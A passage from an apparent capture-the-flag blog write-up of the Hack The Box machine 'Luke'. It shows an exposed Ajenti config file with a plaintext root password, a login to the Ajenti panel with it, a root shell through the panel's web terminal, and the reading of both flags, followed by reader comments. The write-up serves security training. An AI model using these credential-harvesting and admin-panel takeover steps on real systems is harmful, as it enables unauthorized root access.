
Now I can access `/management`:



Index of /management


- Parent Directory
- config.json
- config.php
- login.php

`config.php` is the same file I already saw. `login.php` is a login page. `config.json` seems to be the ajenti config:



```
users:
  root:
    configs:
      ajenti.plugins.notepad.notepad.Notepad:                 "{\"bookmarks\": [], \"root\": \"/\"}"
      ajenti.plugins.terminal.main.Terminals:                 "{\"shell\": \"sh -c $SHELL || sh\"}"
      ajenti.plugins.elements.ipmap.ElementsIPMapper:         "{\"users\": {}}"
      ajenti.plugins.munin.client.MuninClient:                "{\"username\": \"username\", \"prefix\": \"http://localhost:8080/munin\", \"password\": \"123\"}"
      ajenti.plugins.dashboard.dash.Dash:                     "{\"widgets\": [{\"index\": 0, \"config\": null, \"container\": \"1\", \"class\":
                                                              \"ajenti.plugins.sensors.memory.MemoryWidget\"}, {\"index\": 1, \"config\": null, \"container\": \"1\", \"class\":
                                                              \"ajenti.plugins.sensors.memory.SwapWidget\"}, {\"index\": 2, \"config\": null, \"container\": \"1\", \"class\":
                                                              \"ajenti.plugins.dashboard.welcome.WelcomeWidget\"}, {\"index\": 0, \"config\": null, \"container\": \"0\",
                                                              \"class\": \"ajenti.plugins.sensors.uptime.UptimeWidget\"}, {\"index\": 1, \"config\": null, \"container\": \"0\",
                                                              \"class\": \"ajenti.plugins.power.power.PowerWidget\"}, {\"index\": 2, \"config\": null, \"container\": \"0\",
                                                              \"class\": \"ajenti.plugins.sensors.cpu.CPUWidget\"}]}"
      ajenti.plugins.elements.shaper.main.Shaper:             "{\"rules\": []}"
      ajenti.plugins.ajenti_org.main.AjentiOrgReporter:       "{\"key\": null}"
      ajenti.plugins.logs.main.Logs:                          "{\"root\": \"/var/log\"}"
      ajenti.plugins.mysql.api.MySQLDB:                       "{\"password\": \"\", \"user\": \"root\", \"hostname\": \"localhost\"}"
      ajenti.plugins.fm.fm.FileManager:                       "{\"root\": \"/\"}"
      ajenti.plugins.tasks.manager.TaskManager:               "{\"task_definitions\": []}"
      ajenti.users.UserManager:                               "{\"sync-provider\": \"\"}"
      ajenti.usersync.adsync.ActiveDirectorySyncProvider:     "{\"domain\": \"DOMAIN\", \"password\": \"\", \"user\": \"Administrator\", \"base\": \"cn=Users,dc=DOMAIN\",
                                                              \"address\": \"localhost\"}"
      ajenti.plugins.elements.usermgr.ElementsUserManager:    "{\"groups\": []}"
      ajenti.plugins.elements.projects.main.ElementsProjectManager: "{\"projects\": \"KGxwMQou\\n\"}"
    password:                                                 "KpMasng6S5EtTy9Z"
    permissions:                                              []
language:                                                     ""
bind:
  host:                                                       "0.0.0.0"
  port:                                                       8000
enable_feedback:                                              true
ssl:
  enable:                                                     false
  certificate_path:                                           ""
authentication:                                               true
```


The config includes a password:



```
password:                                   "KpMasng6S5EtTy9Z"
permissions:                                []
```

Ajenti Root Shell

I can log into Ajenti on port 8000 using “root” / “KpMasng6S5EtTy9Z”:



luke
FreeBSD 12.0-RELEASE amd64

Uptime 2 days, 21:44:22

Memory usage 187.9 MB/217.5 MB

AC power

Swap usage 101.9 MB/1023.8 MB

CPU usage 1%


Welcome to Ajenti.
Use the **Feedback** link to send us your suggestions!

Follow @ajenti for news and announcements.
Follow @ajenti 1,863 followers

Send e-mail if you have private/security questions or issues.

Don't forget to change default password in the Configurator!


I could do a lot of things from here. The file manager has access to the entire file system. But I'll go with the "Terminal" Option:



Insecure communication
Please set up SSL as soon as possible!

No active terminals

If I hit “+ New”, a black box appears in the place of “No active terminals”. Then I click on it, and I’m at a root prompt:



Insecure communication
Please set up SSL as soon as possible!

```
Bad -c option
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# _
```

I can grab both flags:

```
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# cd /root
# cat root.txt
84483430...
# cd /home
# ls
derry
# cd derry/
# cat user.txt
58d441e5...
```

What do you think?

10 Responses

👍 Upvote 😝 Funny 😍 Love 😲 Surprised 😤 Angry 😥 Sad

2 Comments **0xdf** 1 **Login**

♡ **Recommend** **Tweet** **Share** **Sort by Best**

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

ev4 stef • a month ago

i solved the box the last day but your explanation its so pro && thanks for sharing

^ | ˅ • Reply • Share ›

> **0xdf** Mod ➦ ev4 stef • a month ago
>
> Glad you enjoyed it! Thanks for the comment
>
> ^ | ˅ • Reply • Share ›

ALSO ON **0XDF**

HTB: Devel | 0xdf hacks stuff

11 comments • 7 months ago

Avatar **Jerad Rodgers** — I am trying to work the nc method. I am curious which exploit did you use for your cmd.exe?

HTB: Querier | 0xdf hacks stuff

2 comments • 4 months ago

Avatar **0xdf** — I haven't tried, but I would think it would be possible. I'd think you'd need to change the code a bit, adding in a dllmain function, and have the appropriate case in the switch statement call the code you

HTB: Bastard | 0xdf hacks stuff

2 comments • 7 months ago

Avatar **neal** — Why the python script failed is that the python script only checks for 7.X druapl. But the ruby script both works for 7.X and 8.X. The ruby script is wonderful.

Commando VM: Installation | 0xdf hacks stuff

1 comment • 6 months ago

Avatar **saket sourav** — I`ll be waiting for those HTB boxes to be done via commando vm.thanks for the post

✉ **Subscribe** **Add Disqus to your site** 🔒 **Disqus' Privacy Policy** **DISQUS**

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_
0xdf